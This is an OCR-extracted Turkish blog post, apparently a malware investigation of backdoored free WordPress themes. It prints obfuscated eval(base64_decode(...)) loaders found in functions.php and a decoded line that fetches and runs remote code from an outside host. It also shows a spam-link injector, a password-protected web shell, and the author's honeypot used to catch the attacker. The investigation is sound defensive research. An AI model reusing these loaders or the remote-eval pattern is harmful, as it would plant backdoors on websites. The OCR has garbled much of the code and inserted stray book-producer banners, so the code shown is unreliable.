
Google'ın arama sonuçlarına bakmaya devam ettiğimde bu defa r10.net sitesi üzerinde 2016 yılında yazılmış bir mesaj dikkatimi çekti. Mesajı yazan kişi sağolsun zararlı kod bloğuna yer vermekle kalmayıp, arka kapı yüklü sitelerin bir listesinin tutulduğu dosyasının adresini de paylaşmıştı.






functions.php dosyasında yer alan kod bloğuna baktığımda, ana sayfaya **http://www[.]fabthemes.com/fabthemes.php?getlink=** adresinden istenmeyen bağlantı adreslerinin çekilmesini, eklenmesini sağlayan **footer.php** dosyasından çağrılan **fflink()** fonksiyonunu ve uzaktan komut çalıştırmaya imkan tanıyan **eval()** fonksiyonlarını gördüm.


THIS BOOK WAS PROCESSED BY WORDPRESSBOOKS.COM



http://www[.]fabthemes.com adresini ziyaret ettiğimde ise **http://wp[.]com.tr** gibi bir tema sitesi ile karşılaştım. Bu sitedeki tüm temaları da indirdikten sonra yine aynı şekilde **eval()** fonksiyonunu aradığımda **http://wp[.]com.tr** sitesindeki temalarda olduğu gibi **functions.php** ve **footer.php** dosyalarında zararlı kod blokları olduğunu gördüm. Burada yer alan temalardaki **functions.php** dosyasındaki base64 ile gizlenmiş karakter dizisi **http://wp[.]com.tr** sitesindekilerden farklı olduğu (**ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthb**
dikkatimi çekti.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM





THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


```
root@ubuntu:~/fabthemes.com# grep -R eval *
A/axfy/A/axfy/functions.php:eval(base64_decode('ZXZhbCha2mIsZv9nZxRfv29udGVudHMoIHN0dHdvAGLy95YwthbGrkawIzaXppLmVbS95YwJhbmpL3gudHR0IzkpOw=='));
A/axfy/A/axfy/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
A/axfy/A/axfy/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
A/axfy/A/axfy/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
A/axfy/A/axfy/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
A/axfy/A/axfy/FT/inc/lassc.php: * evaluation context, such as all available mixins and variables at any given
A/axfy/A/axfy/FT/inc/lassc.php:                        return $this->evaluate($value);
A/axfy/A/axfy/FT/inc/lassc.php: // evaluate an expression
A/axfy/A/axfy/FT/inc/lassc.php:     protected function evaluate($exp) {
A/axfy/A/axfy/FT/inc/lassc.php:                        if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
A/axfy/A/axfy/FT/inc/lassc.php:                        $this->throwError("evaluate error: color op number failed on op '.$op);
A/axfy/A/axfy/FT/inc/lassc.php: * operators because it must evaluate to a single value and thus is less
A/axfy/A/axfy/FT/inc/lassc.php:     *       property2: [10 -5]; // should evaluate to 5
Arkham/Arkham/functions.php:eval(base64_decode('ZXZhbCha2mIsZv9nZxRfv29udGVudHMoIHN0dHdvAGLy95YwthbGrkawIzaXppLmVbS95YwJhbmpL3gudHR0IzkpOw=='));
Arkham/Arkham/functions.php:eval(base64_decode('ZXZhbCha2mIsZv9nZxRfv29udGVudHMoIHN0dHdvAGLy95YwthbGrkawIzaXppLmVbS95YwJhbmpL3gudHR0IzkpOw=='));
Arkham/Arkham/FT/inc/lassc.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Arkham/Arkham/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Arkham/Arkham/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
Arkham/Arkham/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Arkham/Arkham/FT/inc/lassc.php: * evaluation context, such as all available mixins and variables at any given
Arkham/Arkham/FT/inc/lassc.php:                        return $this->evaluate($value);
Arkham/Arkham/FT/inc/lassc.php: // evaluate an expression
Arkham/Arkham/FT/inc/lassc.php:     protected function evaluate($exp) {
Arkham/Arkham/FT/inc/lassc.php:                        if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
Arkham/Arkham/FT/inc/lassc.php:                        $this->throwError("evaluate error: color op number failed on op '.$op);
Arkham/Arkham/FT/inc/lassc.php: * operators because it must evaluate to a single value and thus is less
Arkham/Arkham/FT/inc/lassc.php:     *       property2: [10 -5]; // should evaluate to 5
Avenue/Avenue/functions.php:eval(base64_decode('ZXZhbCha2mIsZv9nZxRfv29udGVudHMoIHN0dHdvAGLy95YwthbGrkawIzaXppLmVbS95YwJhbmpL3gudHR0IzkpOw=='));
Avenue/Avenue/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Avenue/Avenue/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Avenue/Avenue/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
Avenue/Avenue/FT/inc/lassc.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Avenue/Avenue/FT/inc/lassc.php: * evaluation context, such as all available mixins and variables at any given
Avenue/Avenue/FT/inc/lassc.php:                        return $this->evaluate($value);
Avenue/Avenue/FT/inc/lassc.php: // evaluate an expression
Avenue/Avenue/FT/inc/lassc.php:     protected function evaluate($exp) {
Avenue/Avenue/FT/inc/lassc.php:                        if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
Avenue/Avenue/FT/inc/lassc.php:                        $this->throwError("evaluate error: color op number failed on op '.$op);
Avenue/Avenue/FT/inc/lassc.php: * operators because it must evaluate to a single value and thus is less
Avenue/Avenue/FT/inc/lassc.php:     *       property2: [10 -5]; // should evaluate to 5
Axis/Axis/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Axis/Axis/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Axis/Axis/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
Axis/Axis/FT/inc/lassc.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
Axis/Axis/FT/inc/lassc.php: * evaluation context, such as all available mixins and variables at any given
Axis/Axis/FT/inc/lassc.php:                        return $this->evaluate($value);
Axis/Axis/FT/inc/lassc.php: // evaluate an expression
Axis/Axis/FT/inc/lassc.php:     protected function evaluate($exp) {
Axis/Axis/FT/inc/lassc.php:                        if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
Axis/Axis/FT/inc/lassc.php:                balena/balena/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
balena/balena/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
balena/balena/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
balena/balena/FT/inc/lassc.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
balena/balena/FT/inc/lassc.php: * evaluation context, such as all available mixins and variables at any given
balena/balena/FT/inc/lassc.php:                        return $this->evaluate($value);
balena/balena/FT/inc/lassc.php: // evaluate an expression
balena/balena/FT/inc/lassc.php:     protected function evaluate($exp) {
balena/balena/FT/inc/lassc.php:                        if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
root@ubuntu:~/fabthemes.com#
```

```
GNU nano 2.9.3                                  functions.php

            'after_title' => '</h3>',
            );
}
add_action( 'widgets_init', 'fabthemes_widgets_init' );

/**
 * Enqueue scripts and styles
 */
function fabthemes_scripts() {
        wp_enqueue_style( 'style', get_stylesheet_uri() );
        wp_enqueue_style( 'grid', get_template_directory_uri() . '/css/grid.css');
        wp_enqueue_style( 'theme', get_template_directory_uri() . '/css/theme.css');

        wp_enqueue_script( 'superfish', get_template_directory_uri() . '/js/superfish.js', array( 'jquery' ), '20120206', true );
        wp_enqueue_script( 'custom', get_template_directory_uri() . '/js/custom.js', array( 'jquery' ), '20120206', true );
        if ( is_singular() && comments_open() && get_option( 'thread_comments' ) ) {
                wp_enqueue_script( 'comment-reply' );
        }

}

add_action( 'wp_enqueue_scripts', 'fabthemes_scripts' );
eval(base64_decode('ZXZhbCha2mIsZv9nZxRfv29udGVudHMoIHN0dHdvAGLy95YwthbGrkawIzaXppLmVbS95YwJhbmpL3gudHR0IzkpOw==');
/* Credits */

function selfURL() {
$url = isset($_SERVER["REQUEST_URI"]) ? $_SERVER["REQUEST_URI"] :
$_SERVER["PHP_SELF"];
$urlf = parse_url($urlf,PHP_URL_PATH);
$protocol = $_SERVER["HTTPS"] ? "https" : "HTTP";
$port = ($_SERVER["SERVER_PORT"] == "80") ? "" : (":".$_SERVER["SERVER_PORT"]);
return $protocol."://".$_SERVER["SERVER_NAME"].$port.$urlf;
}

function fflink() {
global $wpdb;
if (!is_page() && !is_home()) return;
$contactId = $wpdb->get_var("SELECT ID FROM $wpdb->posts
                            WHERE post_type='page' AND post_title LIKE 'contact%'");
if ($contactId == $_GET['p'] && $contactId || !is_home()) return;
$fflink = get_option('fflink');
$ffref = get_option('ffref');
$s = $_REQUEST['DESWVVN**'];
if (!$fflink || !$s && !$s == $ffref) {
  $s = $s ? '&ffref='.$ffref' : '';
  $ffresponse = wp_remote_get( 'http://www.fabthemes.com/fabthemes.php?getlink='.urlencode(selfURL()).$s);
  if (is_array($ffresponse)) $fflink = $ffresponse['body'']; else $fflink = '';
  if (substr($fflink, 0, 1) != 'fabthemes#') {
    $fflink = '';
  else {
    $fflink = explode('#', $fflink);
    if (isset($fflink[1]) && $fflink[2]) {
      update_option('ffref', $fflink[1]);
      update_option('fflink', $fflink[2]);
    } $fflink = $fflink[2];
    else $fflink = '';
  }
}
echo $fflink;
}

/* ajax */

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo   M-A Mark Text   M-] To Bracket   M-Q Previous   ^B Back   ^Y Prev Word
^X Exit       ^R Read File   ^\ Replace    ^U Uncut Text  ^T To Spell  ^_ Go To Line  M-E Redo  M-6 Copy Text  ^W WhereIs Next  ^F Forward  ^O Next Word
```


Uzaktan komut çalıştırılmasını sağlayan komut (eval(@file_get_contents(" http://yakaladimsizi.com/yabanci/x.txt));)


Ana sayfaya istenmeyen bağlantı adreslerini eklene fonksiyon (fflink)

İlk olarak base64 ile gizlenmiş **aHR0cDovL3dwLmNvbS50ci93ei50eHQ=** karakter dizisini çözdüğümde **http://wp[.]com.tr/wz.txt** adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma kendisini **wp-includes/fonts/ font.php** dosyasına yazan ve ardından da **http://wp[.]com.tr/ alankontrol/l.php** adresine site adını göndererek siteyi kayıt altına aldığını tahmin ettiğim bir PHP kodu çıktı.



Base64 ile gizlenmiş karakter dizisini çözdüğümde ise bu defa **u** parametresinde **www** var ise parola soran bir form ile karşılaştım. Forma girilen parola ile kaynak kodunda yer alan parolanın md5 özet değeri (**050c5218c20c624956eab832283a59b7**) eşleştiği taktirde bu form üzerinden dosya sistemine dosya yüklemek mümkün olabiliyordu. (web shell) MD5 özet değerini CrackStation sitesinde arattığımda ise herhangi bir kayda rastlamadım. Bu durum, art niyetli kişinin kolay tahmin edilemeyen bir parola kullandığına işaret ediyordu.







Base64 ile gizlenmiş bir diğer **ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbC**
karakter dizisini çözdüğümde ise **http://yakaladimsizi[.]com/yabanci/x.txt** adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma, yapılan istekte wp parametresinde yer alan adresteki veriyi çekip, kendisini **wp-includes/js/js.php** dosyasına yazan ve ardından da **font.php** dosyasında olduğu gibi **http://wp[.]com.tr/alankontrol/l.php** adresine site adını gönderen PHP kodu çıktı.

Site üzerinde keşfe çıktığımda PHP web shell olduğunu gördüğüm 2 tane kaynak koduna rastladım.



```
@touch($y1);
@$s = "\"fpy eval(
'.base64_decode('PD9waHAKCgNMLyogIGlpbmlpbmlpbm
```

050c5218c20c624956ebad832283a59b7 md5 özet değerini bulmak için **kariyerdunyasi.org** adında bir alan adı aldıktan sonra DigitalOcean üzerinde bir WordPress site oluşturmaya ve arkakapı içeren bir temayı yüklemeye karar verdim. Tabii sitemin hacklenmesini engellemek için arka kapı içeren dosyaları sadece yapılan istekleri kayıt altına alacak şekilde değiştirdim ve devreye aldım.


Dashboard
Droplets
Spaces
Images
Networking
Monitoring
API
Create Droplets
Choose an image
Distributions
Container distributions
One-click apps
Snapshots
Backups
Discourse 2.0.20170531 on 16.04
Django 1.8.7 on 16.04
Docker 17.12.0~ce on 16.04
Dokku 0.11.3 on 16.04
Ghost 1.21.1 on 16.04
GitLab 10.6.4-ce.0 on 16.04
LAMP on 16.04
LEMP on 16.04
Machine Learning and AI
MEAN on 16.04
MongoDB 3.4.10 on 16.04
MySQL on 16.04
NodeJS 6.12.3 on 16.04
PhpMyAdmin on 16.04
Ruby-on-Rails on 16.04
WordPress 4.9.1 on 16.04
Choose a size
Standard Droplets
Balanced virtual machines with a healthy amount of memory tuned to host and scale applications like blogs, web applications, testing / staging environments, in-memory caching and databases.
CPU Optimized Droplets
Compute optimized virtual machines with dedicated hyper-threads from best in class Intel CPUs for CPU Intensive applications like CI/CD, video encoding, machine learning, ad serving, batch processing and active front-end web servers.


Kariyer Dünyası – Bir baş
www.kariyerdunyasi.org
Kariyer Dünyası
Özelleştir
Yeni
Merhaba, admin
KARİYER DÜNYASI
Bir başka WordPress sitesi

GNU nano 2.5.3
File: wp-includes/js/s.php
<?php
if($_REQUEST) {
if(isset($_GET['wp'])) {
error_log(PHP_EOF.(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER ['REMOTE_ADDR'], true) .
" wp: " . print_r($_GET['wp'], true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
}
}
/* <?php @eval(file_get_contents("http://".$_GET["wp"])); ?> */
?>
Read 1 line
Get Help
Exit
Write Out
Read File
Where Is
Replace
Cut Text
Uncut Text
Justify
To Spell
Cur Pos
Go To Line
Prev Page
Next Page
First Line
Last Line
Where Is Next
To Bracket
Mark Text
Copy Text
Indent Text
Unindent Text
Undo
Redo



Aradan kısa bir süre geçtikten sonra art niyetli kişi **050c5218c20c624956eab832283a59b7** md5 özet değeri ile eşleşen özel karakterlerden, büyük küçük harflerden ve sayılardan oluşan 13 haneli karmaşık parolasını **font.php** dosyasına girdi! Sayfadan beklediği yanıtı alamadıktan sonra bu defa **js.php** dosyasına **wp** parametresi ile uzaktan dosya sistemine php web shell yüklemeye imkan tanıyan **raw.githubusercontent.com/eynisey/test/master/test.txt** adresini iletti ve art niyetli kişinin hedef sisteme erişmesine imkan tanıyan iki yöntem de ortaya çıkmış oldu. ?

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM


```
GNU nano 2.5.3                                    File: wp-content/themes/jobpress/functions.php

/* eval(base64_decode('zXzhBCha2aaIsZv9nzuxEYv2WuOxuUmnnzabOdnAGL y5VneTdbzIaWzzzqqzLmmdcOSYmzhBmmpA3guDHO2ikpcw==')); */
$$get_verifier = "http://yakaladimsiz1.com/yabanci/1.php?a=http://".$_SERVER['HTTP_HOST'];
@file_get_contents($get_verifier);
error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [yakaladimsiz1.com Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                    " Request: " . print_r($get_verifier), true) . "\r\n", 3, "/var/www/html/honeyweb.txt");

if(@function_exists("curl_init")){
        $$get_verifier = "http://wp.com.tr/alankontrol/1.php?a=//".$_SERVER['SERVER_NAME'];
        $$ch = curl_init();
        $$curl_setopt( $ch , CURLOPT_URL , $get_verifier);
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [wp.com.tr Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                    " Request: " . print_r($get_verifier), true) . "\r\n", 3, "/var/www/html/honeyweb.txt");

        $$verf = curl_exec($ch);
        $$curl_close($ch);
}elseif(@function_exists("file_get_contents")){
        $$get_verifier = "http://wp.com.tr/alankontrol/1.php?a=//".$_SERVER['SERVER_NAME'];
        @file_get_contents($get_verifier);
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [wp.com.tr Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                    " Request: " . print_r($get_verifier), true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
}else{
        //

}

function selfURL() {
$uri = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
$_SERVER['PHP_SELF'];
$uri = parse_url($uri,PHP_URL_PATH);
$protocol = $_SERVER['HTTPS'] == 'off' ? 'http' :
'https';$port = $_SERVER['SERVER_PORT'] == ('80' ? '' : ':'.$_SERVER['SERVER_PORT']);
$server = $_SERVER['SERVER_NAME'] == 'localhost' ? $_SERVER['SERVER_ADDR'] : $_SERVER['SERVER_NAME'];
return $protocol."://".$server.$port.$uri;

function fflink() {
global $wpdb, $wp_query;
/*
if (!is_page() && !is_front_page()) return;
$contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
                    WHERE post_type = 'page' AND post_title LIKE 'contact%'");
if ($contactid != $wp_query->post->ID) && ($contactid || !is_front_page())) return;
*/
$fflink = get_option('fflink');
$ffref = get_option('ffref');
$x = $_GET['DKSWYKW' ];
$x = ($x == '' && $ffref) ? $ffref) {
 $x = '' . $ffref. $ffref
 $$get_verifier = "http://www.fabthemes.com/fabthemes.php?getlink=".urlencode(selfURL()).$x;
 $response = wp_remote_get($get_verifier);
 if (!is_array($response),
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Fflink Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                    " Ex: " . print_r($x,Request) [DKSWYKW' ], true) .
                                    " Request: " . print_r($get_verifier), true) .
                                    " Response: " . print_r($response['body'], true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
 if (!is_array($response) $fflink = $response['body']; else $fflink = '';
 if (substr($fflink, 0, 1) != "fabthemes#")
   $fflink = '';
 else {
   $fflink = explode('#',$fflink);
   if (isset($fflink[2]) && $fflink[2]) {
/*
      update_option('ffref', $fflink[1]);
      update_option('fflink', $fflink[2]);
*/
      $fflink = $fflink[2];
   }
   else $fflink = '';
 }
```


```
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text    ^J Justify    ^C Cur Pos    M-\ First Line  M-W WhereIs Next  M-A Mark Text   M-} Indent Text   M-U Undo
^X Exit       ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line  M-/ Last Line   M-] To Bracket   M-6 Copy Text    M-{ Unindent Text M-E Redo
```


www.kariyerdunyasi.org/honeyweb.txt

